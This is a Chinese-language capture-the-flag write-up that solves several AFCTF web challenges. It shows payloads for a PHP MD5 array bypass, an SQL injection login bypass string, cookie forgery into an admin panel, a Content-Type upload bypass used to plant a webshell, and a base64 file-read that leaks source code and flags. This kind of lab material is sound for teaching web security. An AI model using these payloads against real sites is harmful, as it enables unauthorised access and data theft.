

WEB

1、听说你喜欢MD5

查看源代码发现提示

```
1 $key1=s1885207154a;
2 $key2=Aurora;
3 $str = strstr($_SERVER['REQUEST_URI'], '?');
4 $str = substr($str,1);
5 $str = str_replace('key','', $str);
6 parse_str($str);
7 echo md5($key1);
8 echo md5($key2);
```

因为str_replace()把key替换为空，所以双写key绕过: kkeyey 这样替换后就变成了key

因为题目都明示MD5了，那就数组绕过了

payload

```
http://www.csuaurora.org:43009/index.php?kkeyey2[]=1&kkeyey1[]=0
```

跳转到more.php继续数组绕过，事实上这里是出题人的疏忽了，出题人的本意是让你们了解md5的碰撞，研读一下md5碰撞的相关论文，这里请爆锤出题人。

参考题目是强网杯的web签到题，想学习提高的童鞋可到网上查找。

非预期解是数组绕过了，第三关应该加判断的。

payload

```
param1[]=1111&param2[]=1111
```

| | | | | | |
|-----------|---|-----|------------|----------|-------|
| INT | SQL | XSS | Encryption | Encoding | Other |
| Load URL | http://www.csuaurora.org:43009/more.php | | | | |
| Split URL | | | | | |
| Execute | | | | | |
| Post data | <input checked="" type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer | | | | |
| | param1[]=111¶m2[]=1111 | | | | |

param1

AFCTF{MD5_plus_Php_doyouknow}

AFCTF{MD5_plus_Php_doyouknow}

AFCTF_LOGIN

小明上完密码学，突然对曾经登录过的一个网站产生了兴趣。。 hint1 :敏感文件泄露？

这道题事实上是一道原题，只要善于利用的童鞋应该是可以找到相关资料的，整个过程

可以参考下面的博客

https://blog.csdn.net/csu_vc/article/details/79619309

教师管理系统

这是个很简陋的网站，不过你是管理员吗？

Hint1:找呀找呀找后台？

Hint2:入口点不在前台注册

测试多次，进入成功

username=admin' or 'a' like 'a


password=1

提示找后台

后台一般为admin或者administrator，假如是默认情况的话，只要稍微尝试一般都可以找得出后台地址
然后抓包，分析请求包中不一样的地方，出题人设置了一个whoareu的cookie，可以尝试下解码，然后替换。事实上，出题人想出一个水平越权，但是考虑到大家都是新手，可能只会发现cookie里有些奇奇怪怪的东西，而不会去想把这些东西假如替换一下会起到什么效果，因此就在前台和后台稍微给些提示，就是前台万能密码可以进入，是否后台也是这样，如果后台万能密码进不去，那么跟前台对比起来是不是缺少了什么东西，这样一来童鞋们假如抓过前台的包和后台包就能够发现whoareu，然后顺利进入后台，很明显的一个上传页面，这个是出题人简单设置的一个漏洞




抓包改Content-Type为image/jpeg即可上传木马



菜刀连接



AFCTF{Only@basicUploadByp@ss}



payload

<http://www.csuaurora.org:43150/index.php?secret=whoisshe>

然后查看源代码

```

3 <meta charset="utf-8">
4 <head>
5     <title>小希的秘密CG鉴赏室</title>
6 </head>
7 <body>
8 
9 
10 
11 
12 
13 
14 
15 
16 </body>
17
18 </html>

```

img=后面的字符串用base64解码一下就是图片名字，把show.php用base64加密一下payload: c2hvdy5waHA=

<http://www.csuaurora.org:43150/show.php?img=c2hvdy5waHA=>

注意php代码在前端是看不到了，查看源代码就能发现

show.php

```

1  <?php
2      $f = $_GET['img'];
3      if (!empty($f)) {
4          $f = base64_decode($f);
5          if (stripos($f, '..')===FALSE && stripos($f, '/')===FALSE && stripos($f, '\\')===FALSE
6      ) {
7          readfile($f);
8      } else {
9          echo "File not found!";
10     }
11 }
12 ?>

```

可以读取文件，胜利就在眼前读

取index.php

```

}
if(isset($secret) && (encrypt($secret,'itsasecret') === 'rZ6hn9ekycg')){
    $filename = "mysecret.".php";
}
else $filename = "index.html";
$filename = explode("\0", $filename)[0]; # Emulate Poison Null Byte for PHP>=5.3

```

读mysecret.php




```

1  <!DOCTYPE html>
2  <html>
3  <meta charset="utf-8">
4  <head>
5      <title>小希的秘密CG鉴赏室</title>
6  </head>
7  <body>
8  <?php
9      //mysecret is in f1111Ag.php
10 ?>
11 
12 
13 
14 

```

读取f1111Ag.php



```

1  <?php
2      $flag='afctf{Th1s_1S_my_5ecret}';
3  ?>

```

afctf{Th1s_1S_my_5ecret}

[一组PHP可逆加密解密算法](#)

额外资料：

[Web中的密码学](#)